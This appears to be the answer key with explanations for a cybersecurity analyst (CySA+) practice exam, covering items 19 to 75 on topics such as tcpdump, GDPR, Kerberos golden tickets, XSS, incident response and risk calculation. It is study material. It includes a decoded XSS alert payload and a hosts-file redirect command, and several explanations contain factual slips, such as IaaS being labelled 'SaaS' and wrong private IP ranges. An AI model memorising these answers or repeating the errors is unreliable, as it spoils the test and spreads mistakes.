This output is an example of banner grabbing being conducted against your web server. To prevent valuable information from being sent in the response, you should configure the “RemoveServerHeader” in the Microsoft IIS configuration file (URLScan.ini). If you set "RemoveServerHeader" to 1, UrlScan will remove the server header on all responses, and the value of AlternateServerName will be ignored. If you set "EnableLogging" to 1, UrlScan will log its actions in a file called UrlScan.log that will be created in the same directory that contains UrlScan.dll. If you set "PerProcessLogging" to 1, UrlScan will append the process ID of the IIS process that is hosting UrlScan.dll to the log file name; for example, UrlScan.1234.log. If you set "VerifyNormalization" to 1, UrlScan verifies normalization of the URL and will defend against canonicalization attacks, where a URL contains a double encoded string in the URL. Please note, this question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn't to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess, and move on!

19. D. OBJECTIVE 1.3

The three phases of the vulnerability management lifecycle are detection, remediation, and testing.

20. C. OBJECTIVE 4.3

Preference and configuration files in macOS use property lists (plists) to specify the attributes, or properties, of an app or process. An example is the preferences plist for the Finder in the Library/Preferences/ folder of a user’s home folder. The file is named com.apple.finder.plist. The registry is used to store registration configuration settings on Windows systems. A profile (.profile) file is a start-up file of an UNIX user, like the autoexec.bat file of DOS. A configuration (.config) file is a configuration file used by various applications containing plain text parameters that define settings or preferences for building or running a program. This is commonly used in Windows systems.

21. C. OBJECTIVE 3.1

Web-based attacks would likely appear on port 80 (HTTP) or port 443 (HTTPS). An attack against Active Directory is likely to be observed on port 389 LDAP. An attack on an FTP server is likely to be observed on port 21 (FTP). An attack using the remote desktop protocol would be observed on port 3389 (RDP).

22. B. OBJECTIVE 5.1

According to the European Union's General Data Protection Regulation (GDPR), personal data collected can only be used for the exact purpose in which explicit consent was obtained. In order to use email addresses for marketing purposes, a separate explicit consent should have been obtained. Since the company operates in Germany, it must follow the GDPR privacy standard. Even if a company doesn't operate within the European Union, its customers might be European Union citizens, and therefore the company should still optional follow the GDPR guidelines. While data minimization is a good internal policy to utilize, not following it doesn't equate to a privacy violation or breach. Data minimization is the principle that data should only be processed and stored if that is necessary to perform the purpose for which it is collected. The option concerning the customer relationship management (CRM) tool is a distractor since the issue is the use of the data in ways that were not consented to by the customer, not which system the email was actually sent through. A privacy violation can occur when data is viewed by corporate employees if those employees do not have a need to know, a valid business requirement to use the data, or consent from the customer to use the data for the specific purpose (as was the case in this scenario).

23. B. OBJECTIVE 4.4

Knowing tcpdump is an essential skill that will come in handy for any system administrator, network engineer, or security professional. The tcpdump tool is used to conduct packet capturing of network traffic. The host option specifies a filter to capture all traffic going to (destination) and from (source) the designated IP address. If the dst filter is used, this only captures data going to the designated IP address. If the src filter is used, this only captures data going from the designated IP. If the proto filter is used, this will capture all traffic going to or from a designated port, such as ftp is proto 21 was used.

24. B. OBJECTIVE 2.1

Firewalls, intrusion detection systems, and a RADIUS server are all examples of technical controls. Technical controls are implemented as a system of hardware, software, or firmware. Administrative controls involve processes and procedures. Physical controls include locks, fences, and other controls over physical access. Compensating controls are controls that are put in place to cover any gaps and reduce the risk remaining after using other types of controls.

25. C. OBJECTIVE 4.2

Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, Registry, and process/thread activity. Autoruns shows you what programs are configured to run during system bootup or login. ProcDump is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike that an administrator or developer can use to determine the cause of the spike. DiskMon is an application that logs and displays all hard disk activity on a Windows system. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role.

The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn’t to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

26. C. OBJECTIVE 2.2

The software development lifecycle (SDLC) can be conducted using waterfall or agile methods. The waterfall method moves through seven phases: planning, requirements, design, implementation, testing, deployment, and maintenance. Planning involves training the developers and testers in security issues, acquire security analysis tools, and ensuring the security of the development environment. Requirements analysis is used to determine the needs for security and privacy in terms of data processing and access controls. Design identifies threats and controls or secure coding practices to meet the requirements. Implementation performs white box source code analysis and code reviews to identify and resolve vulnerabilities. Testing performs black box or grey box analysis to test for vulnerabilities in the published application and its publication environment. Deployment installs and operates the software packages and best practice configuration guides. Maintenance involves the ongoing security monitoring and incident response procedures, patch development and management, and other security controls. For a question like this on the real certification exam, you may be asked to drag and drop the seven steps into the proper order instead of receiving this as a multiple-choice question.

27. A. OBJECTIVE 2.3

The security must be first in order to prevent any potential contamination from advanced malware from effecting the system as it proceeds into its startup process. Security consists of initialization of the code that the system executes after powering on the EFI system. Pre-EFI initialization initializes the CPU, temporary memory, and boot firmware volume (BFV). Driver Execution Environment initializes the entire system physical memory, I/O, and MIMO (Memory Mapped Input Output) resources and finally begins dispatching DXE Drivers present in the system Firmware Volumes (given in the HOBL). Boot Device Select interprets the boot configuration data and selects the Boot Policy for later implementation. Runtime focuses on clearing the UEFI program from memory and transferring control to the operating system.

28. D. OBJECTIVE 4.2

The lessons learned report provides you with the details of the incident, its severity, the remediation method, and, most importantly, how effective your response was. Additionally, it provides recommendations for improvements in the future. A forensic analysis report would not provide recommendations for future improvements, even though it provides many of the other details. A trend analysis report describes whether behaviors have increased, decreased, or stayed the same over time. Chain of custody report is the chronological documentation or paper trail that records the sequence of custody, control, transfer, analysis, and disposition of physical or electronic evidence.

29. C. OBJECTIVE 5.2

The three main criteria that should be included in a penetration testing plan are timing, scope, and authorization. Account credentials are usually provided during a white box test or vulnerability assessment, usually not provided for a penetration test.

30. C. OBJECTIVE 4.4

The -e option includes the ethernet header during packet capture. The -n flag will show the IP addresses in numeric form. The -nn option shows IP addresses and ports in numeric format. The -X option will capture the packet's payload in hex and ASCII formats.

31. D. OBJECTIVE 4.3

A golden ticket is a Kerberos ticket that can grant other tickets in an Active Directory environment. Attackers who can create a golden ticket can use it to grant administrative access to other domain members, even to domain controllers. Pass the Hash (PtH) is the process of harvesting an account's cached credentials when the user logs in to a single sign-on (SSO) system. This would then allow the attacker to use the credentials on other systems, as well. Lateral movement is an umbrella term for a variety of attack types. Attackers can extend their lateral movement by a great deal if they are able to compromise host credentials. Pivoting is a process similar to lateral movement. When attackers pivot, they compromise one central host (the pivot) that allows them to spread out to other hosts that would otherwise be inaccessible.

32. C. OBJECTIVE 2.1

Sponsored authentication of guest wireless devices requires a guest user to provide valid identification when registering their wireless device for use on the network. This requires that an employee validates the guest's need for access, which is known as sponsoring the guest. While setting a strong password or using 802.1x are both good security practices, these alone do not meet the sponsorship requirement posed by the question. An open authentication standard only requires that the guest be aware of the Service-Set Identifier (SSID) to gain access to the network. Therefore, this does not meet the sponsorship requirement.

33. B. OBJECTIVE 4.3

A behavior-based analysis tool can be used to capture/analyze normal behavior and then alert when an anomaly occurs. Configuring a behavior-based analysis tool requires more effort to properly set up, but it requires less work and manual monitoring once it is running. Signature-based detection is a process where a unique identifier is established about a known threat so that the threat can be identified in the future. Manual analysis requires a person to read all the output and determine if it is erroneous. A log analysis tool would only be useful to analyze the logs, but it would not be able to detect unexpected output by itself. Instead, the log analysis tool would need to use a behavior-based or signature-based detection system.

34. D. OBJECTIVE 5.3

The first step to developing an effective disaster recovery plan is to identify the assets. It is imperative that the organization understands exactly what assets they own and operate. Once identified, you can then determine what assets and services are essential to business operations, what risks are facing them, and how best to recovery in the event of a disaster. To best understand the risks facing the organization, they will undertake an organization-wide risk assessment and conduct a vulnerability scan of its assets.

35. B. OBJECTIVE 3.2

By implementing whitelisting of the authorized IP addresses for the five largest vendors, they will be the only ones who will be able to access the webserver. This can be done by creating rules in the Access Control List (ACL) to deny ALL other users except these five vendors, thereby dropping a large number of requests from any other IP addresses, such as those from an attacker. Based on the description in the scenario, it appears like the system is under some form of denial of service attack, but by implementing a whitelist at the edge of the network and blackholing any traffic from IP addresses that are not whitelisted, the server will no longer be overwhelmed or perform slowly to respond to legitimate requests. MAC filtering is only applicable at layer 2 of the OSI model (which would not work for traffic being sent over the internet from your vendors to your server). A VPN is a reasonable solution to help secure the connection between the vendors and your systems, but it will not deal with the DoS condition being experienced. An intrusion detection system may detect the DoS condition, but an IDS cannot resolve the condition (whereas an IPS could).

36. D. OBJECTIVE 1.5

SCADA (supervisory control and data acquisition) networks is a type of network that works off of an ICS (industry control system) and is used to maintain sensors and control systems over large geographic areas. A building automation system (BAS) for offices and data centers ("smart buildings") can include physical access control systems, but also heating, ventilation, and air conditioning (HVAC), fire control, power and lighting, and elevators and escalators. Vehicular networks are called a controller area network (CAN). A CAN uses serial communication buses to connect electronic control units and other subsystems in cars and unmanned aerial vehicles (UAV). System-on-chip (SoC) is a design where all these processors, controllers, and devices are provided on a single processor die or chip.

37. A. OBJECTIVE 3.2

You should contact the vendor to determine if a patch is available for installation. Since this is a vendor-supported appliance installed under a service contract, the vendor is responsible for the management and security of the appliance. You should not attempt to gain access to the underlying operating system to patch the vulnerability yourself, as this could void your warranty and void your service contract. Based on the information provided, there is no reason to believe that this is a false positive, either. You should not simply wait 30 days and rerun the scan, as this is a non-action. Instead, you should contact the vendor to fix this vulnerability. Then, you could rerun the scan to validate they have completed the mitigations and remediations.

38. D. OBJECTIVE 2.1

Clear applies logical techniques to sanitize data in all user-addressable storage locations for protection against simple non-invasive data recovery techniques. Clearing involves overwriting data once (and seldom more than three times) with repetitive data (such as all zeros) or resetting a device to factory settings. Purging data is meant to eliminate information from being feasibly recovered even in a laboratory environment. Destroy requires physical destruction of the media, such as pulverization, melting, incineration, and disintegration. Degaussing is the process of decreasing or eliminating a remnant magnetic field. Degaussing is an effective method of sanitization for magnetic media, such as hard drives and floppy disks.

39. C. OBJECTIVE 4.4

The SIFT (SANS investigative forensics toolkit) Workstation is a group of free, open-source incident response and forensic tools designed to perform detailed digital forensic examinations in a variety of settings. It can match any current incident response and forensic tool suite. SIFT demonstrates that advanced incident response capabilities and deep-dive digital forensic techniques to intrusions can be accomplished using cutting-edge open-source tools that are freely available and frequently updated. FTK, EnCase, and Helix are all commercially available tools.

40. B. OBJECTIVE 3.1

A call home message is an indicator of compromise known as beaconing. Beaconing usually occurs after a stage 1 malware program has been implanted on an organization's workstation or server, but that isn't the most correct answer to this question. Instead, beaconing indicates that a workstation or server is infected and is trying to communicate with the attacker's command and control server. This beaconing will continue until the infected system (workstation or server) is found and cleared of the malware, or until the botnet gives the infected host further instructions to perform (such as to attack). The reason that "malware is running on a company workstation or server" is incorrect is because we do not have positive verification of that based on this scenario. A beacon does not have to be malware, for example, it can simply be a single ping packet or DNS request being sent out every day at a certain time using the Windows task scheduler. Be careful on the exam to answer the question being asked and choose the "most" accurate answer to the question. Since the call home signal is coming from the internal network and attempting to connect to an external server, it cannot be evidence of an attacker performing reconnaissance on your workstations. Also, nothing in the question is indicative of an insider threat trying to exfiltrate information, since a call home message is generally very small in size and not large enough to exfiltrate data.

41. C. OBJECTIVE 2.2

Since the software development lifecycle (SDLC) is focused on building software applications, the best control category would be application software security. While all other documents hosted by the Center for Internet Security contain useful information, the application software security control is the one most likely to contain relevant information relating to best practices to implement in the SDLC.

42. D. OBJECTIVE 2.1

OAuth 2 is explicitly designed to authorize claims and not to authenticate users. The implementation details for fields and attributes within tokens are not defined. Open ID Connect (OIDC) is an authentication protocol that can be implemented as special types of OAuth flows with precisely defined token fields. Security Assertion Markup Language (SAML) is an open standard for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. SAML is an XML-based markup language for security assertions. Active Directory Federation Services (ADFS) is a software component developed by Microsoft that can run on Windows Server operating systems to provide users with single sign-on access to systems and applications located across organizational boundaries. Kerberos is a computer-network authentication protocol that works on the basis of tickets to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner.

43. A. OBJECTIVE 1.1

An advanced persistent threat (APT) is a network attack in which an unauthorized person gains access to a network and stays there undetected for a long period of time. The intention of an APT attack is to steal data rather than to cause damage to the network or organization. An APT refers to the ongoing ability of an adversary to compromise network security, to obtain and maintain access, and to use a variety of tools and techniques. They are often supported and funded by nation-states, or work directly for a nation-states' government. Spear phishing is the fraudulent practice of sending emails ostensibly from a known or trusted sender in order to induce targeted individuals to reveal confidential information. An insider threat is a malicious threat to an organization that comes from people within the organization, such as employees, former employees, contractors, or business associates, who have inside information concerning the organization's security practices, data, and computer systems. Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. While an APT may use spear phishing, privilege escalation, or an insider threat to gain access to the system, the scenario presented in this question doesn't specify what method was used. Therefore, APT is the best answer to select.

44. A,D,E. OBJECTIVE 1.2

During the delivery phase, the adversary is firing whatever exploits they have prepared during the weaponization phase. At this stage, they still do not have access to their target, though. Therefore, taking direct action against a public-facing web server, sending a spear-phishing email, placing a USB drive with malware, or starting a conversation on social media all fit within this phase. Internet-facing servers were enumerated during reconnaissance. Selecting a decoy document to present to the victim occurs during weaponization. Collecting press releases, contract awards, and conference attendee lists occur during the reconnaissance phase.

45. B. OBJECTIVE 1.3

When conducting a vulnerability scan, it is common for the report to include some findings that are classified as “low” priority or “for informational purposes only”. These are most likely false positives and can be ignored by the analyst when first starting their remediation efforts. "A HTTPS entry that indicates the web page is securely encrypted" is not a false positive, but a true negative (a non-issue). A scan result showing a version that is different from the automated asset inventory is something that should be investigated and is likely a true positive. A finding that shows the scanner compliance plug-ins are not up-to-date would likely also be a true positive that should be investigated.

46. B. OBJECTIVE 1.7

OBJECTIVE 1.7: This scenario is a perfect example of the effects of a cross-site scripting (XSS) attack. If your website's HTML code does not perform input validation to remove scripts that may be entered by a user, then an attacker can create a popup window that collects passwords and uses that information to further compromise other accounts. A cross-site request forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. An XSS will allow an attacker to execute arbitrary JavaScript within the browser of a victim user (such as creating pop-ups), a CSRF would allow an attack to induce a victim to perform actions that they do not intend to perform. A rootkit is a set of software tools that enable an unauthorized user to gain control of a computer system without being detected. SQL injection is the placement of malicious code in SQL statements, via web page input. None of the things described in this scenario would indicate a CSRF, rootkit, or an SQL injection.

47. B. OBJECTIVE 1.7

This is an example of a URL-based XSS (cross-site scripting) attack. A cross-site scripting attack uses a specially crafted URL that includes attack code that will cause information that a user enters into their web browser to be sent to the attacker. In this example, everything from ?param onward is part of the attack. You can see the base64 encoded string of PHNjcmlwdD5hbGVydCgnSSBsb3ZlIERpb24gVHJhaW5pbmcnKTwvc2NyaXB0Pg being used. While you could not convert it during the exam without a base64 decoder, you should be able to tell that it is not a SQL injection nor a XML injection based on your studies. It is also not an attempt to conduct password spraying by logging into different usernames with the same password. So, by process of elimination, you can determine this is a XSS attack. If you did have a base64 decoder, you would have found that the parameter being passed would translate to <script>alert('I love Dion Training')</script>, which is a simple method to cause your web browser to create a popup that displays the text "I love Dion Training". If you attempt to load this URL in your browser, it may or may not function depending on the security of your browser.

48. A. OBJECTIVE 5.1

The Federal Information Security Management Act (FISMA) is a United States federal law that defines a comprehensive framework to protect government information, operations, and assets against natural or man-made threats. FISMA requires that government agencies and other organizations that operate systems on behalf of government agencies comply with security standards. The Health Insurance Portability and Accountability Act (HIPPA) is a United States federal law designed to provide privacy standards to protect patients' medical records and other health information provided to health plans, doctors, hospitals, and other health care providers. The Children's Online Privacy Protection Act (COPPA) is a United States federal law that imposes certain requirements on operators of websites or online services directed to children under 13 years of age, and on operators of other websites or online services that have actual knowledge that they are collecting personal information online from a child under 13 years of age. Sarbanes–Oxley (SOX) is a United States federal law that set new or expanded requirements for all U.S. public company boards, management, and public accounting firms.

49. D. OBJECTIVE 4.2

The OODA (Observe, Orient, Decide, Act) loop was first created by US Military strategist Colonel John Boyd. COL Boyd famously demonstrated his thought model within the air-to-air combat domain with a high success rate. COL Boyd's claim was that he could begin any scenario with an adversary pilot directly behind him and within a tactically short period of time, he could reverse the alignment so that he was behind his adversary. The OODA loop construct has been successfully applied to almost every field where competition against an adversary is a definitive feature. Therefore, it can be useful for cybersecurity defenders in trying to our maneuver and adversary in their networks, too!

50. A. OBJECTIVE 3.2

Deperimeterization is a strategy for protecting a company's data on multiple levels by using encryption and dynamic data-level authentication. Since the employee lost the device which contained sensitive corporate data outside of the network, this would be classified as failed deperimeterization management. Data loss prevention (DLP) detects potential data breaches/data exfiltration transmissions and prevents them by monitoring, detecting, and blocking sensitive data while in use, in motion, and at rest. DLP does not apply to this scenario since the employee was authorized to have the corporate data on the device under the BYOD policy. A data breach is an incident that exposes confidential or protected information. Based on the scenario provided, we are not told whether anyone has tried to access the data on the device. If an attacker accesses the data on the device, then it may be considered a data breach or inadvertent data disclosure depending on your organization's policies. An advanced persistent threat is a stealthy computer network threat actor, typically a nation-state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period.

51. B. OBJECTIVE 3.2

It is common for attackers to attempt to log in remotely using the ssh service and the root or other user accounts. The best way to protect your server is to disable password authentication over ssh. Since your company just enabled key-based authentication on the SSH server, all legitimate users should be logging in using their RSA key pair on their client machines, not usernames and passwords. Based on the logs, you see the server is running SSHv2, so there is no need to disable SSHv1 (it may already be disabled). You don't want to fully disable remote root SSH logons, either, since this would make it difficult for administrators to conduct their work. Finally, based on the logs, it doesn't appear that anonymous SSH logons are an issue, either, as we don't see any anonymous attempts in the logs.

52. B. OBJECTIVE 1.2

An APT refers to the ongoing ability of an adversary to compromise network security by using a variety of tools and techniques to obtain and maintain access. An APT is usually a highly sophisticated nation-state threat actor that quietly gathers information from compromised systems and can lay in waiting for several months during an ongoing attack. In general, an APT is primarily focused espionage and strategic advantage, but some target companies purely for commercial gain. An APT is unlikely to conduct a DDoS attack, use worms to spread throughout the network, or use ransomware as part of their covert attacks.

53. A. OBJECTIVE 2.1

A honeypot is a host set up with the purpose of luring attackers away from the actual network components and/or discovering attack strategies and weaknesses in the security configuration. A jumpbox is a hardened server that provides access to other hosts. A sandbox is a computing environment that is isolated from a host system to guarantee that the environment runs in a controlled, secure fashion. Containerization is a type of virtualization applied by a host operating system to provision an isolated execution environment for an application.

54. A. OBJECTIVE 4.4

The best option is to suspend the machine and copy the contents of the directory as long as you ensure you protect the integrity of the files by conducting a hash on them before and after copying the files. This procedure will store the virtual machine's RAM and disk contents. Since a virtual machine stores all of its data in a single file/folder on a host's hard drive, you can simply copy then entire Copying the folder will give all the information needed, but the virtual machine should not be powered off because creating a copy of the drive is not necessary because the files would still have to be validated. Live acquisition relies on a specialist hardware or software tool that can capture the contents of memory while the computer is running. This is unnecessary for a virtual machine since suspending a virtual machine writes the entire contents of memory to a file on the hard disk. Shutting down the machine is a bad idea since this runs the risk that the malware will detect the shutdown process and perform anti-forensics to try to remove traces of itself. While you could image the entire drive the virtual machine resides on, it is unnecessary, will take much longer, and will require you to shutdown the host machine to conduct the bit-by-bit copy.

55. A. OBJECTIVE 1.6

Infrastructure as a Service (SaaS) is a computing method that uses the cloud to provide any or all infrastructure needs. In a VPC environment, an organization may provision virtual servers in a cloud-hosted network. The service consumer is still responsible for maintaining the IP address space and routing internally to the cloud. Platform as a Service (PaaS) is a computing method that uses the cloud to provide any platform-type services. Software as a Service (SaaS) is a computing method that uses the cloud to provide application services to users. Function as a Service (FaaS) is a cloud service model that supports serverless software architecture by provisioning runtime containers in which to execute code in a particular programming language.

56. B. OBJECTIVE 3.1

DomainKeys Identified Mail (DKIM) provides a cryptographic authentication mechanism. This can replace or supplement SPF. To configure DKIM, the organization uploads a public key as a TXT record in the DNS server. Sender Policy Framework (SPF) uses a DNS record published by an organization hosting an email service. The SPF record identifies the hosts authorized to send email from that domain and there must be only one per domain. SPF does not provide a cryptographic authentication mechanism like DKIM does, though. The Domain-Based Message Authentication, Reporting, and Conformance (DMARC) framework ensures that SPF and DKIM are being utilized effectively. DMARC relies on DKMI for the cryptographic authentication mechanism, making it the incorrect option for this question. The simple mail transfer protocol (SMTP) is a communication protocol for electronic mail transmission, which does not utilize cryptographic authentication mechanisms by default.

57. B. OBJECTIVE 5.1

Non-disclosure agreement (NDA) is the legal basis for protecting information assets. NDAs are used between companies and employees, between companies and contractors, and between two companies. If the employee or contractor breaks this agreement and does share such information, they may face legal consequences. NDAs are useful because they deter employees and contractors from violating the trust that an employee places in them. An interconnection security agreement (ISA) is defined by NIST's SP800-4 and is used by any federal agency interconnecting its IT system to a third party must create an ISA to govern the relationship. A service level agreement (SLA) is a contractual agreement that sets out the detailed terms under which a service is provided. A data sharing and use agreement (DSUA) states that personal data can only be collected for a specific purpose. A DSUA can specify terms for the way a dataset can be analyzed and proscribe the use of reidentification techniques.

58. C. OBJECTIVE 4.2

The issue presented in this scenario is that Stephanie unplugged the computer before anyone had a chance to investigate it. During the preparation phase of the incident response process, the company should train its users on what to do in the case of an anomaly or suspected malware intrusion. Many years ago, it was commonly assumed that unplugging the computer is the best thing to do when a system is suspected to be infected with malware. This is no longer true because many types of malware are installed when the computer is running, but when you power off and reboot the machine, they can encrypt the hard drive, infect the boot sector, or corrupt the operating system. In modern cybersecurity organizations, users are instead trained to contact the service desk or the security operations center, and then an analyst can decide the best course of action (i.e., segmentation, isolation, reconstruction, or disposal). Monitoring of network traffic might have detected that something was on Sue's computer, but it would not necessarily have provided an IOC to the same degree that a volatile memory capture might have. Based on the scenario, the company clearly had documented procedures that were used and followed. Based on the scenario, there is no indication that the company's current scanning or patching policy is at fault. It is very expensive and resource-intensive to conduct full network packet capture of the network at all times. Many organizations do not have the need for this type of extensive monitoring. Therefore, it is only done as part of threat hunting or in specific ranges, such as in the DMZ or for a specific critical server.

59. B. OBJECTIVE 3.1

This question is testing your ability to determine if an IP address is a publicly routable IP (external connection) or private IP (internal connection). During your CompTIA A+, Network+, and Security+ studies, you should have learned that private IP addresses are either 10.x.x.x, 172.16-32.x.x, or 192.168.x.x. All other IP addresses are considered publicly routable over the internet (except localhost and APIPA addresses). Therefore, the answer must be 192.186.1.100, since it is not a private IP address.

60. A. OBJECTIVE 1.7

Attrition attacks employ brute-force methods to compromise, degrade, or destroy systems, networks, or services. An impersonation attack occurs when the attacker gains control of an employee's account and uses it to convince other employees to perform fraudulent actions. Improper usage occurs when an employee or other authorized user utilizes the systems or networks in a way they are not intended or designed. The loss or theft of equipment usually relates to a smartphone, tablet, or laptop is lost or stolen, and then the data on it becomes compromised.

61. A. OBJECTIVE 3.2

A triple-homed firewall connects to three networks internal (private), external (internet/public), and the demilitarized zone (DMZ). The demilitarized zone (DMZ) network hosts systems that require access from external hosts. Group Policy Object (GPO) is a collection of Group Policy settings that defines what a system looks like and how it behaves for a defined group of users. A network intrusion detection system (NIDS) is a system that attempts to detect hacking activities, denial of service attacks, or port scans on a computer network or a computer itself. A subnet is a logical subdivision of an IP network.

62. D. OBJECTIVE 5.2

The single loss expectancy (SLE) is the amount that would be lost in a single occurrence (AV) times the risk factor (RF). The annual loss expectancy (ALE) is the total cost of a risk to an organization on an annual basis. This is determined by multiplying the SLE by the annual rate of occurrence (ARO).

SLE = AV x RF = $120,000 x 0.3 = $36,000

ALE = SLE x ARO = $36,000 x 0.25 = $9,000

63. D. OBJECTIVE 4.4

Filtering the available PCAP with just the http "post" methods would display any data sent when accessing a REST API, regardless of the destination IP. Filtering the available PCAP with just the desired IP address would show all traffic to that host (10.1.2.3). By combining both of these, you can minimize the data displayed to only show things posted to the API located at 10.1.2.3. The ip.proto=tcp filter would display all TCP traffic on a network, regardless of the port, IP address, or protocol being used. It would simply produce too much information to analyze.

64. B. OBJECTIVE 4.2

While patching is a great way to combat threats and protect your systems, it is not effective against zero-day threats. By definition, a zero-day threat is a flaw in software, hardware or firmware that is unknown to the party or parties responsible for patching or otherwise fixing the flaw. This attack has no time (or days) between the time the vulnerability is discovered and the first attack, and therefore no patch would be available to combat it. By using segmentation, whitelisting, and threat intelligence, a cybersecurity analyst can put additional mitigations in place that would protect the network even if a zero-day attack was successful.

65. C. OBJECTIVE 2.2

The least likely option to appear in the list is to obscure web interface locations. This recommendation is based on the concept of security through obscurity and is not considered a good security practice. The other options are all considered best practices in designing web application security controls and help to create software assurance in our programs.

66. C. OBJECTIVE 1.2

A risk results from the combination of a threat and a vulnerability. A vulnerability is a weakness in a device, system, application, or process that might allow an attack to take place. A threat is an outside force that may exploit a vulnerability. Remember, a vulnerability is something internal to your organization's security goals. Therefore, you can control, mitigate, or remediate a vulnerability. A threat is external to your organization's security goals. A threat could be a malicious actor, a software exploit, a natural disaster, or other external factors. In the case of an insider threat, they are considered an external factor for the purposes of threats and vulnerabilities since their goals lie outside your organization's security goals.

67. A. OBJECTIVE 3.1

The ESTABLISH message indicates that an active and established connection is created between two systems. The LISTENING message indicates that the socket is waiting for an incoming connection from the second system. The LAST_ACK message indicates that the remote end has shut down the connection and the socket is closed and waiting for an acknowledgement. The CLOSE_WAIT message indicates that the remote end has shut down the connection and is waiting for the socket to close. This question may seem beyond the scope of the exam. Still, the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goals aren't to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

68. B. OBJECTIVE 2.1

Virtual desktop infrastructure (VDI) is a virtualization implementation that separates the personal computing environment from a user's physical computer. Virtual private cloud (VPC) is a private network segment made available to a single cloud consumer on a public cloud. A virtual private network (VPN) is a secure tunnel created between two endpoints connected via an insecure network, typically the internet. User and entity behavior analytics (UEBA) is a system that can provide automated identification of suspicious activity by user accounts and computer hosts.

69. A. OBJECTIVE 1.3

Since the analyst appears to not be installing the latest vulnerability signatures according to your instructions, it would be best to create a script and automate the process to eliminate human error. The script will always ensure that the latest signatures are downloaded and installed in the scanner every 24 hours without any human intervention. While you may want the analyst to manually validate the updates were performed as part of their procedures, this is still error-prone and likely to not be conducted properly. Regardless of whether the scanners are being run in uncredentialed or credentialed mode, they will still miss vulnerabilities if they are using out-of-date signatures. Finally, the option to test the vulnerability remediations in a sandbox is a good suggestion, but it won't solve this scenario since we are concerned with the scanning portion or vulnerability management and not remediation in this question.

70. D. OBJECTIVE 3.1

Endpoint security includes software host-based firewalls, host-based intrusion protection systems (HIPS), and anti-virus software. A VPN is not typically considered an endpoint security tool because it is a network security tool.

71. B. OBJECTIVE 3.1

Based on the output provided, it appears that the attacker has attempted to route all traffic destined for diontraining.com to the IP address specified (127.0.0.1). This is typically done to prevent a system from communicating with a specific domain in order to redirect a host to a malicious site. In this example, the IP/domain name pair of 127.0.0.1 and diontraining.com are being written to the /etc/hosts file. Modifying your hosts file enables you to override the domain name system (DNS) for a domain on a specific machine. The command echo >> redirects the output of the content on the left of the >> to the end of the file on the right of the >> symbol. If the > was used instead of >>, then this command would have overwritten the host file completely with this entry. The hosts file is not a system whitelist file.

72. B. OBJECTIVE 2.2

A sophisticated adversary may be able to discover the embedded key in the software through reverse engineering the source code. This inadvertent key disclosure could then allow an attacker to abuse the API in ways other than which it was intended. Key management would still be required, even if the key is embedded in the source code. Permission levels of a software-embedded key are still controlled like any other key. While the added inconvenience of having to install new software on the client side every time the key is changed would be inconvenient, this option does not address the underlying security issues with embedding API keys into the source code.

73. D. OBJECTIVE 2.1

Transport Layer Security (TLS) is a widely adopted security protocol designed to facilitate privacy and data security for communications over the internet. A primary use case of TLS is encrypting the communication between web applications and servers, such as web browsers loading a website. TLS was developed in 1999 as SSLv3.1, but its name was changed to separate itself from Netscape, who developed the original SSL protocol. Because of this history, the terms TLS and SSL are often used interchangeably. Secure Socket Layer uses three versions: SSLv1, SSLv2, and SSLv3. All of these versions of SSL are considered obsolete and insecure.

74. D. OBJECTIVE 4.2

Isolation involves removing an affected component from whatever larger environment it is a part of. This can be everything from removing a server from the network after it has been the target of a DoS attack, to placing an application in a sandbox virtual machine (VM) outside of the host environments it usually runs on. Segmentation-based containment is a means of achieving the isolation of a host or group of hosts using network technologies and architecture. Segmentation uses VLANs, routing/subnets, and firewall ACLs to prevent a host or group of hosts from communicating outside the protected segment. Removal is not an industry term used but would be a synonym for isolation. Enumeration is defined as the process of extracting user names, machine names, network resources, shares, and services from a system. Isolating the attacker would only stop their direct two-way communication and control of the affected system, but it would not be the strongest possible response since there could be malicious code still running on your victimized machine.

75. A. OBJECTIVE 2.1

DES is outdated and should not be used for any modern applications. The AES, RSA, and ECC are all current secure alternatives that could be used with OpenSSL. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn’t to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

ABOUT THE AUTHOR

Jason Dion

